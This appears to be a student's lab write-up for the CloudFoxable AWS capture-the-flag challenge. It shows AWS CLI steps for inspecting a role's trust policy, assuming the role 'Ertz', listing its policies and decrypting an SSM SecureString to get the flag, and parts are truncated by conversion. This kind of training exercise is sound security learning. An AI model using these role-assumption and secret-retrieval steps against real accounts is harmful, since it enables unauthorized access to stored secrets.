Lab 9 Write Up: Submitted by Md Foyzer Rahman Mondal, SID: N01728463

https://github.com/mfmondal/cloudfoxable.git

1. Check the profile using the command aws -- profile cloudfoxable sts get-caller-identity

```
PS C:\Users\User> aws --profile cloudfoxable sts get-caller-identity
{
    "UserId": "AIDA6JKEX63KV3EPT72YV",
    "Account": "982081074901",
    "Arn": "arn:aws:iam::982081074901:user/foyzer"
}
```

2. Assume a role named ertz attached to the user using the command aws iam get-role --role-name ertz --profile cloudfoxable

```
C:\Users\User>aws iam get-role --role-name ertz --profile cloudfoxabl
    "Role": {
        "Path": "/",
"RoleName": "Ertz",
        "RoleId": "AROA6JKEX63K6ZZN4BAEO",
        "Arn": "arn:aws:iam::982081074901:role/Ertz",
        "CreateDate": "2025-02-17T23:14:44+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                     "Effect": "Allow",
                     "Principal": {
                         "AWS": "arn:aws:iam::982081074901:user/ctf-st
                     "Action": "sts:AssumeRole"
        "MaxSessionDuration": 3600,
        "RoleLastUsed": {}
}
C:\Users\User>
```


3. Check the AWS Security Audit policy using the command aws iam get-policy --policy-arn arn:aws:iam::aws:policy/SecurityAudit -- profile cloudfoxable

```
{
    "Version": "2012-10-17",
    "Statement": [
```

```
"Effect": "Allow",
       "Principal": {
         "AWS": [
"arn:aws:iam::982081074901:user/ctf-starting-
user".
"arn:aws:iam::982081074901:user/foyzer" //
added this user to the assumed role ertz in
AWS Console
       },
       "Action": "sts:AssumeRole"
```

Get the security token for the assume role ertz using the command aws sts assume-role --role-arn arn:aws:iam:: 982081074901:role/Ertz --role-session-name Ertz --profile cloudfoxable

Update the file located in ~/.aws/credentials with the security token for the assumed role ertz



4. List the attached policy with the role ertz using the command **aws iam list-attached-role-**

policies --role-name ertz --profile cloudfoxable

5. Get the secret policy version using the command aws iam get-policy-version -- policy-arn arn:aws:iam::982081074901:policy/its-another-secret-policy --version-id v1 -- profile cloudfoxable


We can get the ssm:GetParameter that allows us to store configuration data and secrets.

6. Retrieve information using the command aws ssm get-parameter --name /cloudfoxable/flag/its-another-secret --profile cloudfoxable It shows the value of the SecureString in encrypted format

```
C:\Users\User>aws ssm get-parameter --name /cloudfoxable/flag/its-anoth
{
    "Parameter": {
        "Name": "/cloudfoxable/flag/its-another-secret",
        "Type": "SecureString",
        "Value": "AQICAHhRwNbvxtnHlKvsftA6R06NjczmCwJ1GBE/Z47x+V7iyQE8VGA5GvgiaHPdSB4xCFG8utHqF0h2LvW++WMTtYDaxGYFYX01jwaRQoGhzrttWA7UMwpXuHNe"Version": 1,
        "LastModifiedDate": "2025-02-17T18:14:20.074000-05:00",
        "ARN": "arn:aws:ssm:us-west-2:982081074901:parameter/cloudfoxab"DataType": "text"
    }
}
```

7. Decrypt the value of the SecureString using the command aws ssm get-parameter -- name /cloudfoxable/flag/its-another-secret --with-decryption --profile cloudfoxable. The value of the SecureString is the flag of this challenge.

```
C:\Users\User>aws ssm get-parameter --name /cloudfoxable/flag/its-anoth
{
    "Parameter": {
        "Name": "/cloudfoxable/flag/its-another-secret",
        "Type": "SecureString",
        "Value": "FLAG{ItsAnotherSecret::ThereWillBeALotOfAssumingRoles
        "Version": 1,
        "LastModifiedDate": "2025-02-17T18:14:20.074000-05:00",
        "ARN": "arn:aws:ssm:us-west-2:982081074901:parameter/cloudfoxab
        "DataType": "text"
    }
}
```



1. Do this first!

First Flag 50

Assumed Breach: Application Com



Assumed Breach: Principal

It's a secret 50

FLAG{ItsAnotherSecret::ThereWillBeALotOfAss umingRolesInThisCTF}